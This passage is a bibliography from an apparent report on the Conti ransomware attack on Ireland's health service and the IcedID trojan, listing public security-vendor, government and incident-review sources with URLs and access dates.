[60] [MITRE | Daniyal Naeem | "Conti" | https://attack.mitre.org/software/S0575/ | 17 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[61] [National Cyber Security Centre | "Ransomware Attack on Health Sector - UPDATE 2021-05-16" | https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf | 16 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[62] [Binary Defense | James Quinn | "IcedID GZIPLOADER Analysis" | https://www.binarydefense.com/icedid-gziploader-analysis/ | 12 March 2021 | Accessed 22 September 2022 | The source is publicly available information and does not contain classification markings]

[63] [VMware | Quentin Fois and Pavankumar Chaudhari | "IcedID: Analysis and Detection" | https://blogs.vmware.com/security/2021/07/icedid-analysis-and-detection.html | 8 July 2021 | Accessed 3 October 2022 | The source is publicly available information and does not contain classification markings]

[64] [Sophos | Andrew Brandt and Anand Ajjan | "Conti ransomware: Evasive by nature" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-evasive-by-nature/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[65] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[66] [MITRE | Daniyal Naeem | "Conti" | https://attack.mitre.org/software/S0575/ | 17 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[67] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December

2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[68] [Binary Defense | James Quinn | "IcedID GZIPLOADER Analysis" | https://www.binarydefense.com/icedid-gziploader-analysis/ | 12 March 2021 | Accessed 22 September 2022 | The source is publicly available information and does not contain classification markings]

[69] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[70] [PricewaterhouseCoopers | "Cyber Threats 2021: A Year in Retrospect" | https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/cyber-year-in-retrospect/yir-cyber-threats-report-download.pdf | 2022 | Accessed 3 October 2022 | The source is publicly available information and does not contain classification markings]

[71] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[72] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[73] [Binary Defense | James Quinn | "IcedID GZIPLOADER Analysis" | https://www.binarydefense.com/icedid-gziploader-analysis/ | 12 March 2021 | Accessed 22 September 2022 | The source is publicly available information and does not contain classification markings]

[74] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[75] [Binary Defense | James Quinn | "IcedID GZIPLOADER Analysis" | https://www.binarydefense.com/icedid-gziploader-analysis/ | 12 March 2021 | Accessed 22 September 2022 | The source is publicly available information and does not contain classification markings]

[76] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[77] [AttackIQ | "Attack Graph Emulating the Conti Ransomware Team's Behaviors" | https://www.attackiq.com/2022/06/15/attack-graph-emulating-the-conti-ransomware-teams-behaviors/ | 15 June 2022 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[78] [Security Intelligence | Limor Kessem, Maor Wiesen, Tal Darsan, and Tomer Agayev | "New Banking Trojan IcedID Discovered by IBM X-Force Research" | https://securityintelligence.com/new-banking-trojan-icedid-discovered-by-ibm-x-force-research/ | 13 November 2017 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[79] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[80] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[81] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December

2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[82] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[83] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[84] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[85] [AttackIQ | "Attack Graph Emulating the Conti Ransomware Team's Behaviors" | https://www.attackiq.com/2022/06/15/attack-graph-emulating-the-conti-ransomware-teams-behaviors/ | 15 June 2022 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[86] [MITRE | Daniyal Naeem | "Conti" | https://attack.mitre.org/software/S0575/ | 17 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[87] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[88] [Sophos | Peter Mackenzie and Tilly Travers | "What to expect when you've been hit with Conti ransomware" | https://news.sophos.com/en-us/2021/02/16/what-to-expect-when-youve-been-hit-with-conti-ransomware/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[89] [VMware Threat Analysis Unit | Brian Baskin | "TAU Threat Discovery: Conti Ransomware" | https://blogs.vmware.com/security/2020/07/tau-threat-discovery-conti-ransomware.html | 8 July 2020 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[90] [National Cyber Security Centre | "Ransomware Attack on Health Sector - UPDATE 2021-05-16" | https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf | 16 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[91] [Splunk Threat Research Team | "Conti Threat Research Update and Detections" | https://www.splunk.com/en_us/blog/security/conti-threat-research-update-and-detections.html | 30 July 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[92] [Cybereason Nocturnus | Lior Rochberger | "Cybereason vs. Conti Ransomware" | https://www.cybereason.com/blog/research/cybereason-vs.-conti-ransomware | 12 January 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[93] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[94] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[95] [U.S. Department of Health and Human Services | "Overview of Conti Ransomware" | https://www.hhs.gov/sites/default/files/analyst-note-conti-ransomware-tlp-white.pdf | 25 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[96] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[97] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[98] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[99] [U.S. Department of Health and Human Services | "Overview of Conti Ransomware" | https://www.hhs.gov/sites/default/files/analyst-note-conti-ransomware-tlp-white.pdf | 25 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[100] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[101] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[102] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[103] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[104] [AttackIQ | "Attack Graph Emulating the Conti Ransomware Team's Behaviors" | https://www.attackiq.com/2022/06/15/attack-graph-emulating-the-conti-ransomware-teams-behaviors/ | 15 June 2022 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[105] [Akamai Security Research | Stiv Kupchik | "Conti's Hacker Manuals – Read, Reviewed & Analyzed" | https://www.akamai.com/blog/security/conti-hacker-manual-reviewed | 5 April 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[106] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[107] [MITRE | Daniyal Naeem | "Conti" | https://attack.mitre.org/software/S0575/ | 17 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[108] [VMware Threat Analysis Unit | Brian Baskin | "TAU Threat Discovery: Conti Ransomware" | https://blogs.vmware.com/security/2020/07/tau-threat-discovery-conti-ransomware.html | 8 July 2020 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[109] [Cybereason Nocturnus | Lior Rochberger | "Cybereason vs. Conti Ransomware" | https://www.cybereason.com/blog/research/cybereason-vs.-conti-ransomware | 12 January 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[110] [VMware Threat Analysis Unit | Brian Baskin | "TAU Threat Discovery: Conti Ransomware" | https://blogs.vmware.com/security/2020/07/tau-threat-discovery-conti-ransomware.html | 8 July 2020 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[111] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[112] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[113] [U.S. Department of Health and Human Services | "Overview of Conti Ransomware" | https://www.hhs.gov/sites/default/files/analyst-note-conti-ransomware-tlp-white.pdf | 25 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[114] [Sophos | Peter Mackenzie and Tilly Travers | "What to expect when you've been hit with Conti ransomware" | https://news.sophos.com/en-us/2021/02/16/what-to-expect-when-youve-been-hit-with-conti-ransomware/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[115] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[116] [Akamai Security Research | Stiv Kupchik | "Conti's Hacker Manuals – Read, Reviewed & Analyzed" | https://www.akamai.com/blog/security/conti-hacker-manual-reviewed | 5 April 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[117] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[118] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[119] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[120] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[121] [Akamai Security Research | Stiv Kupchik | "Conti's Hacker Manuals – Read, Reviewed & Analyzed" | https://www.akamai.com/blog/security/conti-hacker-manual-reviewed | 5 April 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[122] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[123] [Akamai Security Research | Stiv Kupchik | "Conti's Hacker Manuals – Read, Reviewed & Analyzed" | https://www.akamai.com/blog/security/conti-hacker-manual-reviewed | 5 April 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[124] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[125] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[126] [Sophos | Peter Mackenzie and Tilly Travers | "What to expect when you've been hit with Conti ransomware" | https://news.sophos.com/en-us/2021/02/16/what-to-expect-when-youve-been-hit-with-conti-ransomware/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[127] [Akamai Security Research | Stiv Kupchik | "Conti's Hacker Manuals – Read, Reviewed & Analyzed" | https://www.akamai.com/blog/security/conti-hacker-manual-reviewed | 5 April 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[128] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[129] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[130] [MITRE | Daniyal Naeem | "Conti" | https://attack.mitre.org/software/S0575/ | 17 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[131] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[132] [Sophos | Andrew Brandt and Anand Ajjan | "Conti ransomware: Evasive by nature" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-evasive-by-nature/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[133] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[134] [MITRE | Daniyal Naeem | "Conti" | https://attack.mitre.org/software/S0575/ | 17 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[135] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[136] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[137] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[138] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[139] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[140] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[141] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[142] [Akamai Security Research | Stiv Kupchik | "Conti's Hacker Manuals – Read, Reviewed & Analyzed" | https://www.akamai.com/blog/security/conti-hacker-manual-reviewed | 5 April 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[143] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[144] [Sophos | Peter Mackenzie and Tilly Travers | "What to expect when you've been hit with Conti ransomware" | https://news.sophos.com/en-us/2021/02/16/what-to-expect-when-youve-been-hit-with-conti-ransomware/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[145] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[146] [MITRE | "Connection Proxy" | https://attack.mitre.org/techniques/T0884/ | 21 May 2020 | Accessed 22 November 2022 | The source is publicly available and does not contain classification markings]

[147] [Sophos | Peter Mackenzie and Tilly Travers | "What to expect when you've been hit with Conti ransomware" | https://news.sophos.com/en-us/2021/02/16/what-to-expect-when-youve-been-hit-with-conti-ransomware/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[148] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[149] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[150] [Sophos | Peter Mackenzie and Tilly Travers | "What to expect when you've been hit with Conti ransomware" | https://news.sophos.com/en-us/2021/02/16/what-to-expect-when-youve-been-hit-with-conti-ransomware/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[151] [U.S. Department of Health and Human Services | "Lessons Learned from the HSE Cyber Attack" | https://www.hhs.gov/sites/default/files/lessons-learned-hse-attack.pdf | 3 February 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[152] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[153] [National Cyber Security Centre | "Ransomware Attack on Health Sector - UPDATE 2021-05-16" | https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf | 16 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[154] [VMware Threat Analysis Unit | Brian Baskin | "TAU Threat Discovery: Conti Ransomware" | https://blogs.vmware.com/security/2020/07/tau-threat-discovery-conti-ransomware.html | 8 July 2020 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[155] [Sophos | Peter Mackenzie and Tilly Travers | "What to expect when you've been hit with Conti ransomware" | https://news.sophos.com/en-us/2021/02/16/what-to-expect-when-youve-been-hit-with-conti-ransomware/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[156] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[157] [VMware Threat Analysis Unit | Brian Baskin | "TAU Threat Discovery: Conti Ransomware" | https://blogs.vmware.com/security/2020/07/tau-threat-discovery-conti-ransomware.html | 8 July 2020 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[158] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[159] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[160] [National Cyber Security Centre | "Ransomware Attack on Health Sector - UPDATE 2021-05-16" | https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf | 16 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[161] [U.S. Department of Health and Human Services | "Overview of Conti Ransomware" | https://www.hhs.gov/sites/default/files/analyst-note-conti-ransomware-tlp-white.pdf | 25 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[162] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[163] [Sophos | Andrew Brandt and Anand Ajjan | "Conti ransomware: Evasive by nature" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-evasive-by-nature/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[164] [U.S. Department of Health and Human Services | "Overview of Conti Ransomware" | https://www.hhs.gov/sites/default/files/analyst-note-conti-ransomware-tlp-white.pdf | 25 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[165] [National Cyber Security Centre | "Ransomware Attack on Health Sector - UPDATE 2021-05-16" | https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf | 16 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[166] [VMware Threat Analysis Unit | Brian Baskin | "TAU Threat Discovery: Conti Ransomware" | https://blogs.vmware.com/security/2020/07/tau-threat-discovery-conti-ransomware.html | 8 July 2020 |

Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[167] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[168] [American Society for Radiation Oncology | Aileen Flavin, Eve O'Toole, Louise Murphy, and others | "A National Cyberattack Affecting Radiation Therapy: The Irish Experience" | https://reader.elsevier.com/reader/sd/pii/S2452109422000215?token=4440E649E1D7478B27BDE40535B552692D972DAF81A543D6E3BBA1D7D61406F2E859CD8913C7FFBC938B035E99EC9B5F&originRegion=us-east-1&originCreation=20221123192752 | 23 January 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]